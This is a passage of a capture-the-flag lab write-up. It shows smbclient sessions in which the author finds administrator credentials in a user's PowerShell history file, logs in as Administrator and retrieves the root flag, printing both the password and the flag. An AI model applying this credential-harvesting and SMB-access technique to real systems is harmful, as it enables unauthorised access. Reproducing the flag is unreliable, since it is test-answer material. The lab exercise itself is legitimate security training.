  AccountPictures                    DR        0  Tue Nov 17 13:56:55 2020
  CloudStore                          D        0  Wed Apr 11 19:38:20 2018
  Libraries                          DR        0  Tue Nov 17 13:58:20 2020
  Network Shortcuts                   D        0  Wed Apr 11 19:38:20 2018
  PowerShell                          D        0  Tue Nov 17 09:09:54 2020
  Printer Shortcuts                   D        0  Wed Apr 11 19:38:20 2018
  Recent                             DR        0  Wed Nov 18 05:41:13 2020
  SendTo                             DR        0  Tue Nov 17 13:58:14 2020
  Start Menu                         DR        0  Tue Nov 17 13:56:55 2020
  Templates                           D        0  Wed Apr 11 19:38:20 2018
  Themes                              D        0  Tue Nov 17 14:36:32 2020

                4032511 blocks of size 4096. 1004581 blocks available
smb: \claudio\AppData\Roaming\Microsoft\Windows\> cd Powershell
smb: \claudio\AppData\Roaming\Microsoft\Windows\Powershell\> ls
  .                                   D        0  Tue Nov 17 09:09:54 2020
  ..                                  D        0  Tue Nov 17 09:09:54 2020
  PSReadline                          D        0  Tue Nov 17 09:09:54 2020

                4032511 blocks of size 4096. 1004581 blocks available
smb: \claudio\AppData\Roaming\Microsoft\Windows\Powershell\> cd PSReadline\
smb: \claudio\AppData\Roaming\Microsoft\Windows\Powershell\PSReadline\> ls
  .                                   D        0  Tue Nov 17 09:09:54 2020
  ..                                  D        0  Tue Nov 17 09:09:54 2020
  ConsoleHost_history.txt             A       60  Tue Nov 17 14:44:21 2020

                4032511 blocks of size 4096. 1004581 blocks available
smb: \claudio\AppData\Roaming\Microsoft\Windows\Powershell\PSReadline\> cat ConsoleHost_history.txt
cat: command not found
smb: \claudio\AppData\Roaming\Microsoft\Windows\Powershell\PSReadline\> more ConsoleHost_history.txt
getting file \claudio\AppData\Roaming\Microsoft\Windows\Powershell\PSReadline\ConsoleHost_history.txt of size 60 as /tmp/smbmore.c5IotU (1.7 KiloBytes/sec) (average 1.7 KiloBytes/sec)
connect_to_mysql.ps1 -u administrator -p CoheedAndCambria2Within the ConsoleHostHistory.txt file, it contained a command that was entered by claudio that showed that he was using the connect_to_mysql powershell script, along it, it also contained the credentials for the administrator account.
Username: administrator
Password: CoheedAndCambria2
root.txt
With the adminstrator credentials, we can now access the admin account and retrieve the flag from the root.txt. This is located on the administrator’s desktop.
┌──(kali㉿kali)-[~]
└─$ smbclient -U Administrator \\\\10.129.95.244\Users
Password for [WORKGROUP\Administrator]:

\\10.129.95.244Users: Not enough '\' characters in service
Usage: smbclient [-?EgqBNPkV] [-?|--help] [--usage] [-M|--message=HOST] [-I|--ip-address=IP]
        [-E|--stderr] [-L|--list=HOST] [-T|--tar=<c|x>IXFvgbNan] [-D|--directory=DIR]
        [-c|--command=STRING] [-b|--send-buffer=BYTES] [-t|--timeout=SECONDS] [-p|--port=PORT]
        [-g|--grepable] [-q|--quiet] [-B|--browse] [-d|--debuglevel=DEBUGLEVEL] [--debug-stdout]
        [-s|--configfile=CONFIGFILE] [--option=name=value] [-l|--log-basename=LOGFILEBASE]
        [--leak-report] [--leak-report-full] [-R|--name-resolve=NAME-RESOLVE-ORDER]
        [-O|--socket-options=SOCKETOPTIONS] [-m|--max-protocol=MAXPROTOCOL]
        [-n|--netbiosname=NETBIOSNAME] [--netbios-scope=SCOPE] [-W|--workgroup=WORKGROUP]
        [--realm=REALM] [-U|--user=[DOMAIN/]USERNAME[%PASSWORD]] [-N|--no-pass] [--password=STRING]
        [--pw-nt-hash] [-A|--authentication-file=FILE] [-P|--machine-pass] [--simple-bind-dn=DN]
        [--use-kerberos=desired|required|off] [--use-krb5-ccache=CCACHE] [--use-winbind-ccache]
        [--client-protection=sign|encrypt|off] [-k|--kerberos] [-V|--version]
        [OPTIONS] service <password>

┌──(kali㉿kali)-[~]
└─$ smbclient -U Administrator \\\\10.129.95.244\\Users
Password for [WORKGROUP\Administrator]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DR        0  Tue Nov 17 09:21:01 2020
  ..                                 DR        0  Tue Nov 17 09:21:01 2020
  Administrator                       D        0  Tue Nov 17 09:22:22 2020
  All Users                       DHSrn        0  Wed Apr 11 19:45:03 2018
  claudio                             D        0  Tue Nov 17 08:52:01 2020
  Default                           DHR        0  Tue Nov 17 13:50:05 2020
  Default User                    DHSrn        0  Wed Apr 11 19:45:03 2018
  desktop.ini                       AHS      174  Wed Apr 11 19:36:38 2018
  Public                             DR        0  Tue Nov 17 13:56:55 2020

                4032511 blocks of size 4096. 1004549 blocks available
smb: \> cd Administrator\
smb: \Administrator\> ls
  .                                   D        0  Tue Nov 17 09:22:22 2020
  ..                                  D        0  Tue Nov 17 09:22:22 2020
  3D Objects                         DR        0  Tue Oct 12 05:35:02 2021
  AppData                            DH        0  Tue Nov 17 09:21:02 2020
  Application Data                DHSrn        0  Tue Nov 17 09:21:02 2020
  Contacts                           DR        0  Tue Oct 12 05:35:02 2021
  Cookies                         DHSrn        0  Tue Nov 17 09:21:02 2020
  Desktop                            DR        0  Tue Oct 12 05:35:02 2021
  Documents                          DR        0  Tue Oct 12 05:35:02 2021
  Downloads                          DR        0  Tue Oct 12 05:35:02 2021
  Favorites                          DR        0  Tue Oct 12 05:35:02 2021
  Links                              DR        0  Tue Oct 12 05:35:02 2021
  Local Settings                  DHSrn        0  Tue Nov 17 09:21:02 2020
  MicrosoftEdgeBackups               DH        0  Tue Nov 17 09:21:21 2020
  Music                              DR        0  Tue Oct 12 05:35:02 2021
  My Documents                    DHSrn        0  Tue Nov 17 09:21:02 2020
  NetHood                         DHSrn        0  Tue Nov 17 09:21:02 2020
  NTUSER.DAT                        AHn  1310720  Tue Dec 20 01:03:04 2022
  ntuser.dat.LOG1                   AHS        0  Tue Nov 17 09:21:01 2020
  ntuser.dat.LOG2                   AHS   229376  Tue Nov 17 09:21:01 2020
  NTUSER.DAT{8ebe95f7-3dcb-11e8-a9d9-7cfe90913f50}.TM.blf    AHS    65536  Tue Nov 17 09:29:57 2020
  NTUSER.DAT{8ebe95f7-3dcb-11e8-a9d9-7cfe90913f50}.TMContainer00000000000000000001.regtrans-ms    AHS   524288  Tue Nov 17 09:29:57 2020
  NTUSER.DAT{8ebe95f7-3dcb-11e8-a9d9-7cfe90913f50}.TMContainer00000000000000000002.regtrans-ms    AHS   524288  Tue Nov 17 09:29:57 2020
  ntuser.ini                         HS       20  Tue Nov 17 09:21:02 2020
  OneDrive                           DR        0  Tue Nov 17 09:22:29 2020
  Pictures                           DR        0  Tue Oct 12 05:35:02 2021
  PrintHood                       DHSrn        0  Tue Nov 17 09:21:02 2020
  Recent                          DHSrn        0  Tue Nov 17 09:21:02 2020
  Saved Games                        DR        0  Tue Oct 12 05:35:02 2021
  Searches                           DR        0  Tue Oct 12 05:35:02 2021
  SendTo                          DHSrn        0  Tue Nov 17 09:21:02 2020
  Start Menu                      DHSrn        0  Tue Nov 17 09:21:02 2020
  Templates                       DHSrn        0  Tue Nov 17 09:21:02 2020
  Videos                             DR        0  Tue Oct 12 05:35:02 2021

                4032511 blocks of size 4096. 1004549 blocks available
smb: \Administrator\> cd Desktop
smb: \Administrator\Desktop\> ls
  .                                  DR        0  Tue Oct 12 05:35:02 2021
  ..                                 DR        0  Tue Oct 12 05:35:02 2021
  desktop.ini                       AHS      282  Tue Oct 12 05:35:02 2021
  Microsoft Edge.lnk                  A     1417  Tue Nov 17 09:21:24 2020
  root.txt                            A       32  Wed Nov 18 05:52:07 2020

                4032511 blocks of size 4096. 1004549 blocks available
smb: \Administrator\Desktop\> get root.txt
getting file \Administrator\Desktop\root.txt of size 32 as root.txt (1.0 KiloBytes/sec) (average 1.0 KiloBytes/sec)
smb: \Administrator\Desktop\>

┌──(kali㉿kali)-[~]
└─$ cat root.txt
b09315ea09c6d3b5680094257f1f70e4
root.txt: b09315ea09c6d3b5680094257f1f70e4